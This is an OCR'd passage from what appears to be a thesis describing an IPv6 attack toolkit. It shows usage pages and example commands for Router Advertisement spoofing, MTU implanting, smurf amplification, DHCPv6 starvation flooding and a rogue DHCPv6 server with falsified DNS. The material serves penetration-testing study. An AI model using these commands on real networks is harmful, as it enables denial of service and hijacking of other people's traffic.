
Fig. 4.9: Manual page of neighbor_advertisement.py tool.

```
# python3 neighbor_advertisement.py eth0 -tip fe80::1 -R -O -fwd
```

router_solicitation.py

This tool sends arbitrary Router Solicitation message to specified target, with option to flood, as depicted in Fig. 4.10. Users are able to define the source and destination link-layer address of packet with parameter **-smac** and **-dmac**. The source IPv6 address and destination IPv6 address are filled in with parameter **-sip** and **-dip**, respectively. It is also possible to send Router Solicitation periodically with command **-p**. Lastly, this tool provides flooding option to cause DoS on the specified target with parameter **-f**. Users can choose between **constant** (sending messages using the predefined parameters) and **random** (sending many falsified messages with random IPv6 source addresses and link-layer addresses). The section Router Solicitation and Router Advertisement 5.4 describes the usage of this tool in detail.

For instance, to ask for the information of the default router on the local network every 5 seconds, it is possible by inserting the following command starting with **python3 router_solicitation.py**.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_solicitation.py
usage: router_solicitation.py [-h] [-smac SOURCE_MAC] [-dmac DESTINATION_MAC]
                              [-sip SOURCE_IP] [-dip DESTINATION_IP] [-p PERIOD]
                              [-f {constant,random}]
                              [interface]

▷ Sending arbitrary Router Solicitation message to specified target, with option to
flood.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if
                        skipping).
  -dmac DESTINATION_MAC
                        the MAC address of receiver (resolved from the interface if
                        skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if
                        skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (ff02::2 if skipping).
  -p PERIOD             send the RA messages periodically every defined seconds.
  -f {constant,random}  flood the target with option: sending RS messages using only the
                        defined addresses (constant), or sending RS messages with many
                        random addresses.
```

Fig. 4.10: Manual page of router_solicitation.py tool.

```
# python3 router_solicitation.py eth0 -dip ff02::2 -p 5
```

router_advertisement.py

This is the tool that sends arbitrary Router Advertisement message to specified target with an aim to spoof attack, changing the default router, creating bogus IPv6 prefix on the link and poisoning the routing entries of target. The option to flood is included to cause DoS on the target, as depicted in Fig. 4.11. Users are able to define the source and destination link-layer address of packet with parameter **-smac** and **-dmac**. The source IPv6 address and destination IPv6 address are filled in with parameter **-sip** and **-dip**, respectively. The flags in Router Advertisement messages for indicating the mode of allocating addresses and other information are set with command **-M** (Managed Address Configuration), **-O** (Other Configuration), **-H** (Home Agent), **-A** (Address Configuration) and **-prf** (Preference). The defined time related to the router such as router lifetime, reachable time and retrans timer are defined as **-rlt**, **-rcht** and **-rtrt**. The parameter for autoconfiguration with its lifetime is inserted with **-prefix** (the prefix of router), **-vlt** (valid lifetime) and **-plt** (preferred lifetime). The link-layer address of the router is written with parameter **-rmac**. Other information such Maximum Transmission Unit (MTU) and Domain Name System (DNS) server are set in the packet with **-mtu** and **-dns**.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py
usage: router_advertisement.py [-h] [-smac SOURCE_MAC] [-dmac DESTINATION_MAC] [-sip SOURCE_IP] [-dip DESTINATION_IP]
                               [-M] [-O] [-H] [-A] [-pref {High,Medium,Low,Reserved}] [-rlt ROUTER_LIFETIME]
                               [-rcht REACHABLE_TIME] [-rtrt RETRANS_TIMER] [-prefix PREFIX_INFO] [-vlt VALID_LFTIME]
                               [-plt PREFERED_LFTIME] [-rmac ROUTER_MAC] [-mtu MTU] [-dns DNS [DNS ...]] [-p PERIOD]
                               [-f {constant,random}]
                               [interface]

▷ Sending arbitrary Router Advertisement message to the specified target, which can be used for Router Advertisement
spoofing attack, changing default router, creating bogus IPv6 prefix on the link or flooding the target.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if skipping).
  -dmac DESTINATION_MAC
                        the MAC address of receiver (resolved from the interface if skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (ff02::1 if skipping).
  -M                    the M flag (Managed Address Configuration).
  -O                    the O flag (Other Configuration).
  -H                    the H flag (Home Agent).
  -A                    the A flag (Address Configuration).
  -pref {High,Medium,Low,Reserved}
                        the preference level of default router (Medium if skipping).
  -rlt ROUTER_LIFETIME  the router lifetime in seconds (1800 if skipping).
  -rcht REACHABLE_TIME  the router lifetime in milliseconds (30000 if skipping).
  -rtrt RETRANS_TIMER   the retransmission timer in milliseconds (0 if skipping).
  -prefix PREFIX_INFO   the prefix information of router (not included if skipping).
  -vlt VALID_LFTIME     the valid lifetime of prefix in seconds (infinity if skipping).
  -plt PREFERED_LFTIME  the preferred lifetime of prefix in seconds (infinity if skipping).
  -rmac ROUTER_MAC      the MAC address of the desired router.
  -mtu MTU              the MTU on the link to router.
  -dns DNS [DNS ...]    the IPv6 address of DNS server (separated by space if more than 1 address is inserted).
  -p PERIOD             send the RA messages periodically every defined seconds.
  -f {constant,random}  flood the target with option: sending RA messages using only the defined addresses (constant),
                        or sending RA messages with many random addresses and prefixes (random).
```

Fig. 4.11: Manual page of router_advertisement.py tool.

This tool also has the capability to send Router Advertisement message periodically through **-p**. Last but not least, this tool provides flooding option to cause DoS with parameter **-f**. Users can choose between **constant** (sending Router Advertisement using the predefined parameters) and **random** (sending many Router Advertisement messages with random addresses and malicious additional information). The section Router Solicitation and Router Advertisement 5.4 describes the usage of this tool in detail.


For example, for advertising the prefix `2001::/64`, the preference of router is High, the valid lifetime is 100 seconds, and the preferred lifetime is 100 seconds, the configuration is set bellows in the command starting with **python3 router_advertisement.py**.

```
# python3 router_advertisement.py eth0 -A -pref High -prefix 2001::/64
↪  -plt 100 -vlt 100
```

implant_mtu.py

This tool implants the Maximum Transmission Unit (MTU) to a specified target, so the victim can only transfer data up to this defined MTU. However, this tool only works when the target (with parameter **-tip**) communicates exactly with the destination node (with parameter **-sip**). The MTU is set through **-mtu**, and is shown in Fig. 4.12. The section Fragmentation 5.3 describes the usage of this tool in detail.

For instance, for implanting the MTU value as 1280 to the host with address `2001::1` when communicating with another host `2002::2`, it can be inserted as the command starting with **python3 implant_mtu.py** bellows. Especially, host `2002::2` does have to a router on the way, which usually sends Packet Too Big message back to the sender.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 implant_mtu.py
usage: implant_mtu.py [-h] [-tip TARGET_IP] [-sip SOURCE_IP] [-mtu MTU] [interface]

▷ Implanting a specified MTU to a target from a specified host.

positional arguments:
  interface       the network interface to use from the sender.

options:
  -h, --help      show this help message and exit
  -tip TARGET_IP  the IPv6 address of the target, who has to change the MTU.
  -sip SOURCE_IP  the IPv6 address of the host, who sends Packet Too Big to the
                  target (set to your address when skipping).
  -mtu MTU        the MTU in bytes that you want to assign to target (1500 if
                  skipping).
```

Fig. 4.12: Manual page of implant_mtu.py tool.

```
# python3 implant_mtu.py eth0 -tip 2001::1 -sip 2002::2 -mtu 1280
```

smurf.py

This is the tool that triggers smurf attack to flood a specified target, as depicted in Fig. 4.13. Users are required to provide the IPv6 address of victim with parameter **-tip**. The link-layer address of the victim can be set through **-tmac** and the data length of packet is set by **-l**. Lastly, this tool has an option to send malformed ICMPv6 packets through **-mf** (unknown Option in Destination Header), which causes Parameter Problem at the receiver. This can increase the chance to attack nodes which basically ignore the normal ICMPv6 Echo Request messages. The section Multicast Address 5.1 describes the usage of this tool in detail.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 smurf.py
usage: smurf.py [-h] [-tmac TARGET_MAC] [-tip TARGET_IP] [-l DATA_LENGTH] [-mf]
                [interface]

▷ Triggering smurf attack to a specified target (using other hosts to flood the
target).

positional arguments:
  interface          the network interface to use from the sender.

options:
  -h, --help         show this help message and exit
  -tmac TARGET_MAC   the MAC address of target (resolved from the interface if
                     skipping).
  -tip TARGET_IP     the IPv6 address of target.
  -l DATA_LENGTH     the size of data in bytes (1000 if skipping).
  -mf                send ICMPv6 packets with unknown Option to cause Parameter
                     Problem.
```

Fig. 4.13: Manual page of smurf.py tool.


```
# python3 smurf.py eth0 -tip 2001::1
```

For instance, to trigger an amplification attack on the target `2001::1`, the configuration is shown above starting with the code **python3 smurf.py**.

dhcpv6_client.py

This tool performs like a client seeking for IPv6 address and other information from DHCPv6 server. Moreover, it can kill specified DHCPv6 server or Relay Agent with enormous falsified DHCPv6 Solicit messages, as depicted in Fig. 4.14. Users are able to define the source and destination link-layer address of packet with parameter **-smac** and **-dmac**. The source IPv6 address and destination IPv6 address are filled in with parameter **-sip** and **-dip**, respectively. Rapid Commit mode can be set through

-rc. The transaction ID for exchange is set by **-trid**. Besides, there are three options of Client Identifier including LLT (Link-Layer Time), LL (Link-Layer) and UUID (Unique Identifier). They can be set with the command **-duid**. Other information such as Client's domain name and Identity Association is able to fill in through **-fqdn** and **-iaid**. This tool also allows to respond with Request message for completing the leasing procedure by command **-req**. This tool also has the capability to send Solicit message periodically through **-p**. Last but not least, this tool provides flooding option to cause DoS with parameter **-f**. Users can choose between **constant** (sending Solicit using the predefined parameters) and **random** (sending many falsified Solicit messages with random addresses and malicious additional information). The section Dynamic Host Configuration Protocol version 6 5.7 exploits this tool in detail.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 dhcpv6_client.py
usage: dhcpv6_client.py [-h] [-smac SOURCE_MAC] [-dmac DESTINATION_MAC]
                        [-sip SOURCE_IP] [-dip DESTINATION_IP] [-rc] [-trid TRID]
                        [-duid {LL,LLT,UUID}] [-fqdn FQDN] [-iaid IAID] [-req]
                        [-p PERIOD] [-f {constant,random}]
                        [interface]

▷ Sending DHCPv6 Solicit messages to a target with option Rapid commit, Request and
flooding.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if
                        skipping).
  -dmac DESTINATION_MAC
                        the MAC address of receiver (33:33:00:01:00:02 if skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if
                        skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (ff02::1:2 if skipping).
  -rc                   activate the Rapid Commit for possibly immediate Reply from
                        server instead of Advertise messages.
  -trid TRID            the transaction ID.
  -duid {LL,LLT,UUID}   the type of Client Identifier (DUID-LLT, DUID-LL or DUID-UUID).
  -fqdn FQDN            the client fully qualified domain name (resolved from socket if
                        skipping).
  -iaid IAID            the Identity Association for Non-temporary address (randomized
                        if skipping).
  -req                  allow host to send Request message to succeed in getting
                        information from servers.
  -p PERIOD             send the Solicit messages periodically every defined seconds.
  -f {constant,random}  flood the target with option: sending Solicit messages using
                        only the defined addresses (constant), or sending Solicit
                        messages with many random addresses.
```


Fig. 4.14: Manual page of dhcpv6_client.py tool.

```
# python3 dhcpv6_client.py eth0 -rc -duid LLT -req
```

For instance, to send a Solicit packet to DHCPv6 server with Rapid Commit, the Client Identifier as Link-Layer Time and the option to send Request message after receiving Advertisement from the server, the configuration is set above with the initial code **python3 dhcpv6_client.py**.

dhcpv6_server.py

This is the tool that operates as a fake DHCPv6 server, as depicted in Fig. 4.15. The network prefix for allocating is set with the command **-prefix**, and the IPv6 address is generated in one of two option including randomizing and deriving from link-layer address of client. The valid lifetime and preferred lifetime of IPv6 address can be set with **-vlt** and **-plt**. Besides, there are three options of Server Identifier including LLT (Link-Layer Time), LL (Link-Layer) and UUID (Unique Identifier). They can be set with the command **-duid**. An option to allow clients to send unicast messages to server is inserted as **-su**. Other information related to the DNS server can be inserted with command **-dns_ip** and **-domain**. The section Dynamic Host Configuration Protocol version 6 5.7 exploits this tool in detail.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 dhcpv6_server.py
usage: dhcpv6_server.py [-h] [-prefix PREFIX_INFO] [-type_add {random,MAC}]
                        [-ia {NA,TA}] [-vlt VALID_LFTIME] [-plt PREFERED_LFTIME]
                        [-duid {LL,LLT,UUID}] [-pref PREFERENCE] [-su] [-dns_ip DNS]
                        [-domain DNS_DOMAIN]
                        [interface]

▷ Being a fake DHCPv6 server to provide every host falsified IPv6 address and
information about DNS server.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -prefix PREFIX_INFO   the network that server provides to hosts.
  -type_add {random,MAC}
                        define how the address is generated (random or using MAC
                        address).
  -ia {NA,TA}           the identity association applied to the leased address (Non-
                        temporary or Temporary). It only has effect when the prefix
                        exists (Non-temporary if skipping).
  -vlt VALID_LFTIME     the valid lifetime of prefix in seconds (16000 if skipping).
  -plt PREFERED_LFTIME  the preferred lifetime of prefix in seconds (16000 if
                        skipping).
  -duid {LL,LLT,UUID}   the type of Server Identifier (DUID-LLT, DUID-LL or DUID-UUID).
  -pref PREFERENCE      the preference level from server to affect the selection by the
                        client. It ranges from 1 to 255.
  -su                   allow clients to send unicast messages to server. A server
                        should only send this Unicast Option when Relay Agents are not
                        sending Relay Agents options.
  -dns_ip DNS           the IPv6 address of DNS server.
  -domain DNS_DOMAIN    the DNS domain.
```

Fig. 4.15: Manual page of dhcpv6_server.py tool.

```
# python3 dhcpv6_server.py eth0 -prefix 2001::/64 -ia NA -vlt 100 -plt
↪  100 -dns_ip 2004::8888 -domain thesis.local
```

For example, when users want to advertise the prefix `2001::/64` to every clients on the link, the identity association is Non-temporary, the valid lifetime is 100 seconds, the preferred lifetime is 100 seconds, the address of DNS server is `2004::8888` and the domain is `thesis.local`, the configuration is set as above in the command starting with **python3 dhcpv6_server.py**.


Other tools in the networking toolkit such as the tool **extension_header.py covert_channel.py** and **mldv1_report_done.py** can be applied to check the potential security issues in different systems or informing the router about the status of listeners in MLD version 1. However, in terms of the thesis, only mentioned tools above are used to perform tasks. Specifically, in each situation of the scenario, one or more options are chosen with appropriate input parameters in order to carry out a specific task. To launch the program properly, users must access to the directory of the toolkit, choose one of the tools and run it as root. When starting the module, it is necessary to insert specific parameters (users must define at least the network interface to use). At any time when needing help, users can run the particular tool with **-help** switch for more information.

In general, all the modules of the designed network toolkit have been tested successfully, including all the tasks performed in the thesis's network scenario. At the same time, it has also proven the workability in penetration testing activities, with advantages over current open-source tools. In the future, this toolkit is continuing to be developed with more features (types of attack, related options) and to be more user friendly.

4.2 Application Ostinato

Ostinato software provides a user-friendly approach through GUI (graphic user interface). After booting up the application (this thesis focuses on Ostinato version 1.2), it is needed to select the port from which the user wants traffic to be sent. Then the user can add a stream by importing existed stream file (*.ostm) or creating a new stream. This will open the Add Stream Dialog, which is packed with a lot of options. To design a required packet, the user follows these steps in order:

